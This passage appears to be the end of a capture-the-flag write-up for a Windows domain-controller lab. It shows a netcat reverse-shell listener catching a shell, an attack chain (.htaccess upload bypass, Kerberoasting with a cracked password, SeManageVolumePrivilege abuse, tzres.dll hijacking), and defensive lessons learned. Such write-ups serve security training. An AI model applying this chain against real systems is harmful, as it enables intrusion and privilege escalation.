
# rlwrap nc -nlvp 135
listening on [any] 135 ...
connect to [192.168.45.227] from (UNKNOWN) [192.168.234.187] 51439
Microsoft Windows [Version 10.0.17763.2746]
C:\Windows\system32>whoami
nt authority\network service
(In the svc_mssql shell, systeminfo returns ERROR: The remote procedure call failed because WMI hangs loading our DLL, which is exactly what fires the connection.)
That account can already read the proof on the administrator's desktop:
type C:\Users\Administrator\Desktop\proof.txt
398ec96316ab388f1e6728775ebc463fAttack chain
"Access The Event" web on XAMPP (HTTP/HTTPS)
        │  upload with .htaccess (AddType ... .test) → rev.test interpreted as PHP
        ▼
shell as svc_apache
        │  Get-SPN → svc_mssql MSSQLSvc SPN → Invoke-Kerberoast → john (trustno1)
        ▼
svc_mssql:trustno1 credentials  ──  RunasCs  ──▶  shell as svc_mssql
        │  whoami /priv: SeManageVolumePrivilege
        │  SeManageVolumeExploit.exe → write access to C:\Windows
        │  malicious tzres.dll in \wbem  →  systeminfo loads the DLL (DLL hijacking)
        ▼
shell as NT AUTHORITY\NETWORK SERVICE  (proof.txt)
Lessons learned
- A web server on a DC is a prime entry surface. Active Directory was the environment, but the initial foothold came from a XAMPP website. Keeping exposed services off the domain controller limits the blast radius of an application flaw.
- An extension filter isn't enough if a
.htaccesscan be uploaded. Mapping an arbitrary extension to PHP withAddTypebypasses the image allowlist. Serve uploads from a directory with no PHP execution and forbid per-user.htaccess(AllowOverride None). - Kerberoasting punishes weak service-account passwords. Any domain user could request
svc_mssql's TGS, andtrustno1fell instantly. Long, random passwords (or managed accounts, gMSA) make offline cracking infeasible. - A "maintenance" privilege can be SYSTEM.
SeManageVolumePrivilegelooks harmless, but it lets you rewrite the ACLs onC:\Windowsand open the door to DLL hijacking. Not granting that privilege to service accounts that don't need it closes the vector.